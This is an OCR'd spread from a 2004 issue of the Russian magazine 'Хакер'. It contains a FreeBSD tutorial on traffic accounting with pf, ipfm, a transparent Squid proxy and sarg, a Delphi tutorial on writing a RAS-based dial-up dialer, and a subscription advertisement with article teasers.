Особую важность живой дистрибутив вкупе с USB-памятью имеет для тех людей, которым часто приходится разъезжать без ноутбука. В этом случае путешественник может работать за любым компьютером в привычной для него среде. Живой дистрибутив способен удовлетворить любые офисные, интернет и мультимедиа нужды пользователя. Необходимые документы и почтовый архив можно переносить на флеш-памяти.

Напоследок хотелось бы отметить, что мода на живые CD растет. Они завоевывают все новых и новых пользователей. Все-таки очень заманчиво попробовать Linux без всякого риска для уже установленной и настроенной винды.



Серфим веб в MandrakeMove


ВНИМАНИЕ!!!

С 1-го февраля ОТКРЫТА ПОЧТОВАЯ ПОДПИСКА






на второе полугодие 2004 года во всех отделениях связи России







Подписка по Объединенному Каталогу "Пресса России" и Каталогу "Газеты Журналы" Агентства "Роспечать"

"Хакер"	**Индекс 29919**
"Хакер + 2 CD"	**Индекс 45722**



Подписка по Региональному Каталогу Газет и Журналов Межрегионального Агентства Подписки

"Хакер"	**Индекс 16766**
"Хакер + 2 CD"	**Индекс 16768**

Также вы можете оформить редакционную подписку (см. стр. 121)



Andrey Matveev (andrushock@real.xakep.ru)

ПОДСЧИТАЕМ КАЖДЫЙ БАЙТ!

Когда речь заходит о системах учета трафика, невольно вспоминаются сомнительного вида патчи для ядра, вереницы зависимостей, хитрые парсеры лог-файлов на перле, тяжелые SQL'ные базы и прибпуды на php. В результате такой конструкции существенно увеличиваются системные требования и снижаются надежность и безопасность хоста в целом. Поэтому сегодня я хочу поведать тебе об одном довольно простом и элегантном способе подсчета трафика, который можно применять в домашних сетях.

СИСТЕМА УЧЕТА ТРАФИКА В СЧИТАННЫЕ МИНУТЫ



CHILLIN

Возьмем самый распространенный случай, когда в твой подъезд/универ/офис заведен кабель от прова, выделен статический IP-адрес, а в роли маршрутизатора выступает старенький комп с двумя сетевухами и установленной FreeBSD 5.x. Что касается фряхи, то она у нас (для остроты ощущений) будет не совсем обычной. Мы откажемся от использования штатных файрволов ipfw2/ipfilter и прикрутим OpenBSD'шный pf, по фичам и возможностям не имеющий себе равных среди свободно распространяемых брандмауэров.

ЯДРА - ЧИСТЫЙ ИЗУМРУД

Процесс компиляции BSD ядра не раз описывался на страницах журнала, поэтому подробно останавливаться на этом не буду, замечу только, что наличие поддержки интерфейса обратной петли (loopback), сети Ethernet и фильтров пакетов Беркли обязательно:

```
device    loop
device    ether
device    bpf
```

Следующим шагом будет объявление директивой options переменных PFIL_HOOKS и RANDOM_IP_ID (генерируем случайное значение в поле ID IP-пакета вместо того, чтобы каждый раз увеличивать его на единицу). Только так мы получим практически полноценную поддержку packet filter нашим ядром:

```
options    PFIL_HOOKS
options    RANDOM_IP_ID
```

Поддержка практически полноценная, так как ALTQ и работа с протоколом IPv6 пока находится в стадии бета-тестирования, но не волнуйся: ни то ни другое нам не понадобится. С помощью утилиты config производим синтаксический анализ конфигурационного файла ядра и создаем компиляционный каталог со всеми необходимыми заголовочными файлами:

```
# config MIDIAN
```

Ненадолго отвлекаемся от ядерных экспериментов и устанавливаем packet filter из портов:

```
# cd /usr/ports/security/pf
# make install clean
```

Далее переходим в директорию с сырцами и не спешим, так как дедовский метод сборки ядра (make clean && make depend && make && make install) для пятой ветки уже не подходит:

```
# cd /usr/src
# make buildkernel KERNCONF=MIDIAN
# make installkernel KERNCONF=MIDIAN
```

СТАВИМ НА АВТОМАТ

В отличие от большинства файрволов, packet filter не использует систему Syslog и регистрирует все события с помощью собственного журнального демона pflogd. Отслеживаемые на псевдоустройстве /dev/pf пакеты перенаправляются на сетевой интерфейс pflog0, откуда, попав в компетенцию pflogd, в двоичном формате tcpdump методично записываются в файл /var/log/pflog.

В конфиге /etc/rc.conf следующими записями разрешаем автоматическую загрузку pf и pflogd при старте системы (последней директивой pf_conf задается путь к файлу с правилами fw):

```
# vi /etc/rc.conf
pf_enable="YES"
pf_logd="YES"
pf_conf="/usr/local/etc/pf.conf"
```

ТАБЛИЦЫ РАДИКСА

Таблицы радикса (radix tables) - это именованные массивы, предназначенные для хранения IP-адресов и целых подсетей. Таблицы очень удобно использовать, когда нужно оперировать большими диапазонами адресов. К примеру, немедленно блокируем все соединения с айпишниками, зарезервированными для внутреннего использования (см. RFC 1918):

```
table <blacklist> const { 10/8, 172.16/12, 192.168/16 }
block in log quick on $ext_if inet from <blacklist> to any
block in log quick on $ext_if inet from any to <blacklist>
```

```
pfTop: Up State 1-21/27, View: default, Order: none, Cache: 10000        19:04:12

PR   DIR SRC                  DEST                      STATE   AGE   EXP  PKTS BYTES
tcp  Out 192.168.5.21:1068    192.168.7.1:22            4:4   14680 86398 21948 32718
tcp  Out 192.168.5.21:2002    192.168.7.1:80            9:9     104    12   151 99923
tcp  Out 192.168.5.21:2003    192.168.7.1:80            9:9     104    12   109 68548
tcp  In  192.168.5.9:1577     127.0.0.1:3128            9:9      44    48    27 15086
tcp  Out 192.168.5.23:1652    64.12.24.11:5190          4:4    7670 86388   872 59655
tcp  In  192.168.5.21:1058    192.168.5.1:22            4:4   15157 84988 10795 11578
tcp  In  192.168.5.21:1068    192.168.7.1:22            4:4   14680 86398 21948 32718
tcp  In  192.168.5.21:1082    192.168.5.1:5222          4:4   14284 86365   612 29223
tcp  In  192.168.5.21:2006    192.168.5.1:22            4:4      39 86395   110 15450
tcp  In  192.168.5.21:2002    192.168.7.1:80            9:9     104    12   151 99923
tcp  In  192.168.5.21:2003    192.168.7.1:80            9:9     104    12   109 68548
tcp  In  192.168.5.21:1097    64.12.24.140:5190         4:4   13673 86169   287 27842
tcp  In  192.168.5.23:1652    64.12.24.11:5190          4:4    7670 86388   872 59655
tcp  In  192.168.5.23:1653    216.136.233.137:5050      4:4    7656 86364   272 14815
tcp  In                :1036  192.168.7.2:5222          4:4   34573 86375  1459 65127
tcp  Out 192.168.5.23:1653    216.136.233.137:5050      4:4    7656 86364   272 14815
tcp  Out 192.168.5.21:1097    64.12.24.140:5190         4:4   13673 86169   287 27842
tcp  Out 192.168.7.2:57621    62.44.20.230:80           9:9      44    48    25 15391
tcp  Out 192.168.7.2:57620    194.67.23.251:80          9:9     144     7    47 33891
udp  In  192.168.5.9:1578     255.255.255.255:8167      0:1      32    28     1    62
udp  In  192.168.5.21:137     192.168.5.255:137         0:1      21    10     3   334
```

Отслеживаем состояние соединений

Но этого недостаточно, так как по умолчанию фряшные системные файлы ничего не знают о директивах pf_*, поэтому придется подготовить init-скрипт, содержащий всю необходимую информацию о специальных переменных и модулях pf. К счастью, кодить нам не придется, все уже сделано до нас:

```
# mv /usr/local/etc/rc.d/pf.sh.sample /usr/local/etc/rc.d/pf.sh
```

Создать универсальный набор рулесетов файрвола, ввиду специфики условий работы, не представляется возможным, поэтому опишу только общую часть, которая затрагивает систему NAT и редирект http-трафика:

```
# vi /usr/local/etc/pf.conf

// внешний сетевой интерфейс
ext_if="fxp0"
// внутренний сетевой интерфейс
int_if="fxp1"
// в таблицы радикса заносим айпишники клиентов и доверенные подсети
table <users> persist file "/usr/local/etc/nat.conf"
table <trusted> { 192.168.5.0/24, 192.168.7.0/24 }
// NAT'им юзверей (производим трансляцию адресов)
nat on $ext_if from <users> to any -> $ext_if
// заворачиваем на проксик все клиентские http-запросы
rdr on $int_if inet proto tcp from <users> to ! <trusted> port \
 { 80, 8080, 8101 } -> 127.0.0.1 port 3128
```

Предлагаю дальнейшую разработку правил firewall'a возложить на твои мужественные/женственные плечи и перейти непосредственно к нашим клиентам, страстно жаждущим получить доступ в Сеть:

```
# vi /usr/local/etc/nat.conf
192.168.5.2/32
192.168.5.3/32
192.168.5.9/32
```

ПРИРУЧАЕМ VPN

Для того чтобы клиенты могли выходить в инет, используя виртуальные частные сети, нужно с помощью packet filter разрешить исходящие соединения по протоколу gre:

```
pass out on $ext_if inet proto tcp from any to any flags S/SA keep state
pass out on $ext_if inet proto { udp, icmp, gre } all keep state
```

Теперь с помощью механизма sysctl включаем перенаправление IPv4-пакетов между сетевыми интерфейсами (скажу по секрету: сетевые подсистемы Linux и BSD спроектированы так, что форвардинг должен работать по дефолту, однако такое поведение запрещено рабочими документами RFC, именно поэтому нам приходится ручками ковырять sysctl):

```
# vi /etc/sysctl.conf
net.inet.ip.forwarding=1
```

Чтобы все изменения вступили в силу, перезагружаемся:

```
# reboot
```

СЧИТАЕМ ТРАФИК, НЕ ОТХОДЯ ОТ КАССЫ

Коллекция портов FreeBSD - настоящая панацея для ленивого юниксоида. Заботливые разработчики подготавливают правила сборки программ, размещая рядом тщательно протестированные diff'чики, конфиги и скрипты. Отказаться от таких удобств было бы просто преступлением:

```
# cd /usr/ports/net/ipfm
# make install clean


# cd /usr/ports/www/apache13
# make install clean
# mkdir /usr/local/www/data/traffic
```

Этими нехитрыми командами мы поставили саму считалку трафика и web-сервер Apache. Для отображения пользовательской статистики воспользуемся встроенным средством апача, а именно опцией Indexes директивы Options (листинг каталога при отсутствии index.html).

Но об этом чуть позже, а пока конфигурим его величество ipfm:

```
# vi /usr/local/etc/ipfm.conf

// определяем внутренний сетевой интерфейс
DEVICE fxp1
// не учитываем локальный трафик
LOG 192.168.5.0/255.255.255.0 NOT WITH 192.168.0.0/255.255.0.0
// задаем имя журнального файла в формате год/месяц_прописью/число
FILENAME "/var/log/ipfm/%Y/%B/%d"
// сбрасываем данные из буферов каждые полчаса
DUMP EVERY 30 minutes
// никогда не очищаем статистику, за нас это делает cron
```



Статистика по внешнему ифейсу



В данном примере fxp0 - это внешний сетевой интерфейс, имеющий выделенный статический IP-адрес, а fxp1 - внутренний интерфейс с айпишником из диапазона адресов класса C (fxp - это драйвер семейства сетевых карт Intel EtherExpress 100).



Если в роли шлюза выступает маломощный компьютер, то для более быстрой обработки данных при настройке ipfm не задавай сортировку логов и используй опции NORESOLVE, NOPROMISC.

```
CLEAR NEVER
// не преобразовываем IP-адреса в доменные имена
NORESOLVE
// не будем переходить в неразборчивый режим
NOPROMISC
```

Далее утилитой crontab вызываем текстовый редактор (тот, что определен в переменной окружения $EDITOR) для постановки следующих команд на исполнение в заданное время:

```
# crontab -e
5,35 * * * * cp -p -R /var/log/ipfm/* /usr/local/www/data/traffic
30 7 1 * * kill -s HUP `cat /var/run/ipfm.pid`
```


Таким образом, всякий раз при наступлении пятой и тридцать пятой минуты будет происходить рекурсивное копирование каталогов с полученной от ipfm статистикой в директорию, доступную апачу. Сам web-сервер Apache можно вообще не конфигурировать, нас вполне устроят настройки по умолчанию. Хотя особо педантичные товарищи могут проверить, установлена ли опция Indexes для корневого каталога /usr/local/www/data:

```
# egrep -n 'data|Indexes' /usr/local/etc/apache/httpd.conf
378:<Directory "/usr/local/www/data">
387:Options Indexes FollowSymLinks MultiViews
```

Вот, собственно, и все. Последние приготовления сделаны, считалку трафика и апач можно запускать на орбиту:

```
# /usr/local/sbin/ipfm -c /usr/local/etc/ipfm.conf -p
/var/run/ipfm.pid
# /usr/local/sbin/apachectl start
```

Теперь, чтобы посмотреть статистику, достаточно в браузере набрать ip.address.http.server/traffic/.



- pf4freebsd.love2party.net/
- robert.cheramy.net/ipfm/
- solarflux.org/pf/
- www.openbsd.org/faq/pf/index.html
- www.aei.ca/-pmatulis/pub/obsd_pf.html

ПОДСЧИТАЛ? ТЕПЕРЬ СЭКОНОМЬ!

Роль заботливого экономиста традиционно выполняет кэширующий прокси-сервер squid. Поставить кальмара из портов нам не удастся, так как в правилах сборки не реализована поддержка pf. Поэтому с официального сайта забираем последнюю версию (в данном случае ежедневно генерируемый тарболл), распаковываем полученный архив и переходим в созданный каталог:

```
% wget www.squid-cache.org/Versions/v2/2.5/squid-2.5.STA-
BLE4-YEARMONTHDAY.tar.gz
% tar zxvf squid-2.5.STABLE4-YEARMONTHDAY.tar.gz
% cd squid-2.5.STABLE4-YEARMONTHDAY
```

После выполнения этой стандартной процедуры начинаем выяснять, с какими параметрами нам нужно скомпилировать кальмара (не советую здесь баловаться с флажками оптимизации, так как squid беспечно работает с памятью, выделяемой под хранимые объекты, sigh):

```
% ./configure --help | more
% ./configure --prefix=/usr/local/squid --sysconfdir=/etc/squid
--enable-storeio="ufs diskd" --enable-poll --enable-pf-transpar-
ent
--disable-ident-lookups --enable-removal-policies="lru heap"
--disable-wccp --enable-err-language=Russian-koi8-r
```

В данном случае ключевым аргументом сценария configure является параметр --enable-pf-transparent. Именно он дает нам возможность насладиться прелестями прозрачного проксирования. Поясню для тех, кто не в курсе: с помощью прозрачного проксирования для клиентских хостов создается иллюзия прямого соединения с www-узлами интернета (клиентские браузеры не нужно настраивать специальным образом, что очень удобно при наличии в сети большого числа машин), так как все пакеты, в адресах назначения которых содержится 80/tcp порт, будут автоматически перенаправляться squid'у на 3128/tcp порт. С этим разобрались, теперь давай от теории вернемся к созидательной практике, тем более что configure подкинул нам повод для размышлений:

```
WARNING: Cannot find necessary PF
header file
Transparent Proxy support WILL NOT
be enabled
```

Однако не все так просто, как могло показаться на первый взгляд. Попробуем с этим разобраться:



Статистика по заблокированным соединениям

ИНТЕРЕСНЫЕ ТУЛЗЫ

pftop (www.eee.metu.edu.tr/~canacar/pftop/) - утилита для мониторинга работы pf в реальном времени.

pfstat (www.benzedrine.cx/pfstat.html) - утилита для сбора статистики pf и построения красивых графиков с использованием библиотеки gd.

hatchet (www.dixongroup.net/hatchet/) - анализатор лог-файлов pf.

```
% grep pf config.log
configure:3843: checking for net/pfvar.h
configure:3849:23: net/pfvar.h: No such file or directory
```

Как видно из сообщения об ошибке, сценарий configure в директории /usr/include/net не смог найти необходимый для успешной компиляции заголовочный файл pfvar.h. Что ж, придется ему помочь:

```
# ln -s /usr/local/include/pf/net/pfvar.h /usr/include/net/pfvar.h
```

А теперь, чтобы вновь не получить от configure отрицательный результат (уже скэшированный), правильнее будет удалить текущий каталог и повторить пункты с распаковкой архива и запуском configure. После проделанных манипуляций сценарию не остается ничего другого, кроме как сдаться:

```
PF Transparent Proxy enabled
```

Вот теперь можно переходить к самой компиляции кальмара:

```
% gmake
```

И, убедившись в отсутствии ошибок при сборке, инсталлируем:


```
# gmake install
```

Для удобства просмотра логов squid'а можно сразу после установки сделать символическую ссылку на более привычный каталог:


```
# ln -s /usr/local/squid/var/logs /var/log/squid
```

ИГРЫ С КАЛЬМАРОМ

Ниже перечислю только первостепенные параметры кэша. Более подробную инфу по настройке squid'а ты найдешь в многочисленных руководствах на сайте squid.opennet.ru.



Ох уж этот трафик!


Отчет sarg'a

```
# vi /etc/squid/squid.conf

// указываем адрес, на котором squid будет слушать клиентские запросы
http_port 127.0.0.1:3128
// выделяем под кэш требуемый объем оперативки и дискового пространства (в данном случае 1 Gb)
cache_mem 128 MB
cache_dir diskd /usr/local/squid/var/cache 1024 16 256 Q1=72 Q2=64
// не ленимся вести журналы работы
cache_access_log /usr/local/squid/var/logs/access.log
cache_log /usr/local/squid/var/logs/cache.log
cache_store_log none
// снижаем привилегии
cache_effective_user squid
cache_effective_group squid
// работаем в режиме транспарентной прокси
httpd_accel_host virtual
httpd_accel_port 80
httpd_accel_with_proxy on
httpd_accel_uses_host_header on
```

С главным конфигурационным файлом сквида закончили, теперь нужно создать группу и учетную запись непривилегированного пользователя, от имени которых будет запускаться и работать наша прокся:

```
# pw groupadd squid -g 3128
# pw useradd squid -u 3128 -c "squid caching-proxy pseudo user" -g squid -d /usr/local/squid -s /sbin/nologin
```

Назначаем корректные права доступа для кэша, директории с журнальными файлами, а также для специального псевдоустройства, позволяющего программам (скажем, pfctl) контролировать поведение packet filter через системные вызовы ioctl(2):

```
# chown squid:squid /usr/local/squid/var/cache
# chown squid:squid /usr/local/squid/var/logs
# chgrp squid /dev/pf
# chmod g+rw /dev/pf
```

Создаем кэш прокси-сервера, иначе говоря, обнуляем структуру каталогов:

```
# /usr/local/squid/sbin/squid -z
2004/01/30 17:24:28| Creating Swap Directories
```


Всегда питал слабость к красивым графикам

```
# /usr/local/squid/sbin/squid
```

Альтернативным вариантом будет запуск кальмара с аргументами: "-D" для пропуска DNS-теста (помогает при модемном соединении либо при неверно настроенном сервере имен) и "-Y" для более быстрого восстановления после сбоев:

```
# /usr/local/squid/sbin/squid -DY
```

Вуаля. Транспарентный проксик созрел и готов принимать наши запросы:

```
# netstat -na --inet | grep 3128
tcp4    0    0    127.0.0.1.3128    *.*    LISTEN
```

РАЗБОР ПОЛЕТОВ

Да, все шустро и безглючно воркает, но если ты взглянешь в /var/log/squid, то, скорее всего, тебе станет дурно: за какие-то пару часов работы сквид произведет на свет вагон и маленькую тележку журнальных записей о www-соединениях в неудобочитаемом виде (конечно, все зависит от количества клиентов и интенсивности подключений). Чтобы разобрать эту кашу, никакие калькуляции в уме/в столбик не помогут. Поэтому воспользуемся sarg'ом - одной из самых популярных на сегодняшний день программ для построения детальных html-отчетов на основе лог-файлов squid'a. И здесь нас выручает дерево портов:

```
# cd /usr/ports/www/sarg
# make install clean
```

Большинство параметров sarg'a можно оставить без изменений, перечислю только те, на которые стоит обратить особое внимание:

```
# vi /usr/local/etc/sarg/sarg.conf

// абсолютный путь до лог-файла squid
access_log /usr/local/squid/var/logs/access.log
// директория, куда будут помещаться html-отчеты
output_dir /usr/local/www/data/reports
// не учитываем локальный www-трафик
exclude_hosts 192.168.5.0
// создаем отметки времени в европейском формате
date_format e
// для экономии места перезаписываем отчеты
overwrite_report yes
```

И, наконец, через crontab передаем демону cron новые задания: каждое первое число месяца производить ротацию логов сквида и ежечасно обрабатывать логи sarg'ом (если ты считаешь, что запускать такие задания от имени суперпользователя несколько рискованно, то используй команду crontab -u username):

```
# crontab -e
0 8 1 * * /usr/local/squid/sbin/squid -k rotate
0 * * * * /usr/local/bin/sarg -f /usr/local/etc/sarg/sarg.conf
```

CHILLOUT

Вот так, в сжатые сроки и без единой строчки кода, у нас получилась полноценная система учета трафика. Если будут проблемы/комментарии/идеи - мыль, по возможности отвечу.

ДЕЛИКАТНЫЙ СИВИСАП

Грамотно синхронизировать дерево портов и исходный код FreeBSD нам поможет система cvsup. Фича заключается в том, что достаточно всего один раз получить полный набор исходных текстов, а затем с помощью cvsup мержить только произошедшие изменения. Создаем конфигурационный файл, содержащий всю информацию, необходимую для обновления системы. Здесь мы выбираем ближайший миррор, указываем месторасположение сырцов, задаем релизный тег, а также, помимо сырцов, обновляем и коллекцию портов:

```
Конфиг ~/cvs-supfile

*default host=cvsup5.ru.FreeBSD.org
*default base=/usr
*default prefix=/usr
*default release=cvs tag=RELENG_5_1
*default delete use-rel-suffix
*default compress
src-all
ports-all tag=.
```

Теперь проапдейтиться можно следующим образом:

```
# /usr/local/bin/cvsup -g -L 2 ~/cvs-supfile
```

Подробнее об используемых параметрах cvsup:

-g - не используем графическую версию сивисапа;

-L 2 - устанавливаем степень журналирования событий.



Crazy_Script (crazy_script@vr-online.ru, www.vr-online.ru)



ПРОВ НА ПРОВОДЕ

21 век наступил, Билл Гейтс уже очень давно воплощает идею information highway, а на нашей с тобой могучей родине все еще куча народу сидит на модеме. Причем иногда российские провы в альянсе с доисторическими АТС демонстрируют просто чудеса дозвона, которые могут поспорить даже с качеством 1998 года. Один из таких эпизодов и подвиг меня на написание этой статьи.

ОПЛОТ СОПРОТИВЛЕНИЯ С ПРОВАЙДЕРОМ НА DELPHI

COME GET SOME

Поначалу я надеялся найти в Сети уйму компонентов, которые помогут мне в этом нелегком деле. Но не тут-то было. Одни компоненты просили денег, другие работали только с уже созданными виндовыми соединениями, а третьи вообще не работали. Ну да бог им судья, ведь для нас существует такой замечательный модуль, как RAS. Им-то мы и обойдемся.

Но для начала давай обдумаем нашу звонилку. Она должна уметь: звонить, перезванивать при ошибке соединения, отображать статус подключения. Это минимум. Если тебе будет чего-то не хватать, ты без проблем доделаешь сам. Благо доделать можно еще очень многое. Свобода творчества!

ТЕОРИЯ

Основным нашим инструментом, как я уже сказал, будет RAS API (Remote Access Service Application Programming Interface). В библиотеку rasapi32.dll включено множество функций:

1. Работа с уже готовыми соединениями (копирование, удаление, переименование).
2. Изменение настроек этих соединений.
3. Осуществление подключения, отключения, перезвона.
4. Получение информации о статусе подключения.

Но эти функции не будут работать без интерфейсного модуля. В интерфейсном модуле описаны константы, функции, процедуры и т.п. Поэтому для работы с rasapi32.dll нужен модуль, который берем с www.vr-online.ru/team/cscript/x/ras0.zip или с диска. Да! И не забываем прописать его в uses.

Конечно, мы можем использовать в своей программе стандартные виндовские окна создания соединений, изменения настроек. Но зачем? Лучше сделать нормальную автономную звонилку.

Основные RAS-функции:

RasEnumEntries - перечисление всех соединений, которые находятся в телефонной книге. Т.е. обычно те, которые находятся в папке "Удаленный доступ". Если возникает потребность использования другой телефонной книги, полный путь к ней записывается в параметр lpszPhonebook.

RasEnumDevices - перечисление устройств, установленных на компе, через которые можно осуществить подключение.
В первый параметр lpRasDevInfo записывается название устройства, второй параметр lpcb содержит размер буфера lpRasDevInfo. Третий (lpcDevices) - число устройств.

RasHangUp - с помощью этой функции производится отключение.

RasSetEntryDialParams - создание соединения или изменение уже существующего.

RasGetEntryDialParams - получение настроек существующего соединения (в этой, как и в предыдущей функции, при использовании нестандартной телефонной книги следует указывать полный путь).

RasDial и **RasDialDlg** - функции, осуществляющие дозвон. Отличие их в том, что RasDialDlg - всего лишь вызывает стандартное окно дозвона и работает только под WinNT/2000/XP, тогда как RasDial работает практически под всеми версиями окошек.

RasEnumConnections - вывод всех активных соединений.

Работа с соединениями:

RasCreatePhonebookEntry - создание соединения.

RasEditPhonebookEntry - редактирование выбранного соединения через стандартный диалог.

RasDeleteEntry - удаление.

RasRenameEntry - переименование.

Да, кстати, все эти функции работают через универсальные функции вызова стандартных диалогов (RasEntryDlg).

ПРАКТИКА

Итак, приступим. Для интерфейса звонилки нам понадобится: 4 Edit, 3 Button, 6 Label. Это как раз и есть тот минимум, о котором я говорил. Раздадим им свойства:

СПИСОК ЭЛЕМЕНТОВ

Edit1 - Название соединения.
Edit2 - Номер провайдера.
Edit3 - Логин.
Edit4 - Пароль.
Button1 - свойство Caption - "Connect".
Button2 - свойство Caption - "Exit".
Button3 - свойство Caption - "Disconnect", свойство Enabled - "False".
Label1 - свойство Caption - "Название соединения".
Label2 - свойство Caption - "Номер".
Label3 - свойство Caption - "Логин".
Label4 - свойство Caption - "Пароль".
Label5 - свойство Caption - "Статус".
Label6 - свойство Caption устанавливаем пустым, в нем будет отображаться ход подключения.

Если сгруппировать эти компоненты так, как сделал я на рисунке 1, получится довольно приличный, хотя и скромный интерфейс.





Рис.1. Скромный интерфейс :)



www.xakep.ru - все упомянутое в статье есть и там
http://j2100.narod.ru/13.htm - AVDialer (с исходниками)
www.vr-online.ru/team/cscript/x/ras.doc - документ по RAS API (на английском)



По умолчанию набор является тоновым. Для изменения просто ставь букву "p" перед номером.




На диске ты сможешь найти готовый исходник моей звонилки, а также сам модуль RAS.


СТР.114 **ВОЗЬМИ ЕЕ СИЛОЙ!**
Что такое брутфорс? Это не просто перебор букв от А до Я. Там есть свои тонкости :).


СТР.118 **СМЫТЬ КРОВЬЮ!**
Ошибки бывают у любого кодера. Учимся грамотно отлавливать и исправлять баги в коде.


СТР.122 **QT-GUI НЕ ОТ MICROSOFT**
Пишем свои собственные приложения с интерфейсом QT от разработчика Trolltech.



К ДЕЛУ

Самое главное позади, осталось только приложить код к нашему новоиспеченному интерфейсу. Начнем его с объявления переменных:

```
var
...
pars: TRasDialParams
hRas: ThrasConn;
r:integer;
...
```

pars: TRasDialParams - сюда запишутся параметры удаленного соединения (номер, пароль, логин и т.п.).

hRas: THrasConn - в эту переменную будет помещен handle. К ней будет обращаться функция RasHangUp для разъединения.

r: integer - служит для хранения результатов выполнения функции. По ней же мы будем определять статус соединения.

Основной код у нас будет записан в онклик клавиши "Connect" - ее ты можешь видеть на врезке "Листинг TForm1.Button1Click". Разберемся в ней.

Итак, функцией StrPCopy мы заносим данные в переменные pars.szPhoneNumber, pars.szPhoneNumber и им подобные, поскольку они имеют тип array. Какого рода эти данные, думаю, несложно догадаться по их названию. Переменную "r" мы ввели, чтобы быть в курсе подключения. Так, если r=0 - значит, подключение прошло успешно, в противном случае возникла ошибка, и программа должна выполнить повторный дозвон. Ошибка может возникнуть вследствие неправильности пароля/логина, недоступности провайдера, а может быть, просто занят номер.

Сам звонок мы осуществляем с помощью RasDial. Вид функции таков: RasDial(lpRasDialExtensions, lpszPhonebook, lpRasDialParams, dwNotifierType, lpvNotifier, lphRasConn).

Первым параметром функции является указатель на RASDIALEXTENSIONS (дополнительная информация о соединении). Если мы обнулим этот параметр, то соединение будет происходить со стандартными настройками.

Следующий параметр - lpszPhonebook отвечает за путь к телефонной книге. Но, так как мы не используем готовые соединения, этот параметр обнулен.

Параметр lpRasDialParams - настройки процесса дозвона (номер, пароль, логин и т.п.). Все эти параметры мы записали в переменную pars.

Далее идут dwNotifierType и lpvNotifier. Они связаны между собой. dwNotifierType передает информацию lpvNotifier, который, в свою очередь, определяет, куда посылать данные о подключении.

Последний lphRasConn - после удачного соединения в этот параметр записывается хендл, который потом еще пригодится.

Перезвон, если номер занят, я сделал, просто поставив условие - если hRas отлична от нуля, происходит отключение (функцией RasHangUp), и после пятисекундной задержки эмулируется нажатие кнопки "Connect".

ДИСКОННЕКТ!

```
procedure TForm1.Button3Click(Sender: TObject);
begin
 Button1.Enabled :=true;
 Button3.Enabled:=false;
 label5.caption:='';
 RasHangUp(hRas);
end;
```

Закрытие соединения производится с помощью функции RasHangUp, единственным параметром которой является тот самый хендл, который я упомянул выше.

Да, и немного об ошибках. Их санитарную обработку можно осуществить с помощью функции RasGetErrorString(uErrorValue, lpszErrorString, cBufSize). Она возвращает три параметра:

uErrorValue - код ошибки;

lpszErrorString - буфер хранения ошибки;

cBufSize - размер этого буфера.

Все коды ошибок находятся в заголовочном файле RasError.pas.

CALLBACK

Несмотря на говорящее название, это далеко не номер перезвона. Дословно это можно перевести как "функция обратного вызова". Применяется она во многих областях программирования, но главным образом в совместной обработке данных "внешней функцией" и функцией нашей программы. Поэтому функции callback часто встречаются в программировании на API.

Так что я посчитал своим долгом (нет, это я посчитал твоим долгом :) - прим. Dr) сказать пару слов об этой функции.

Для того чтобы заюзать callback функцию, ее нужно вписать в пятый параметр функции RasDial:

```
RasDial(nil,nil,pars,0,@RasCallback,hRas);

и определяем эту процедуру:

procedure RasCallBack(msg: Integer;
connstate: TRasConnState;
err: Integer); stdcall

Описание переменных:

msg - код сообщения
err - код ошибки
connstate - состояние подключения
```

Есть одно замечание: чтобы не подвесить комп, нужно использовать stdcall - способ передачи данных через стек CPU. Т.е., проще говоря, при обращении к DLL, чтобы избежать подвисания, нужен stdcall.

ИТОГО

Результат работы проги я отобразил на рисунке 2.

С ее помощью я дозвонился до своего злого провайдера и смог отправить эту статью, что является лучшим доказательством эффективности :). Разумеется, это далеко не все, что можно натворить с помощью RAS API - если немного почитать доки, станет ясно, что написать свой Muxasoft Dialer - дело вовсе не сложное. Я дал лишь направление мыслей, путь выбирать тебе. Удачи!

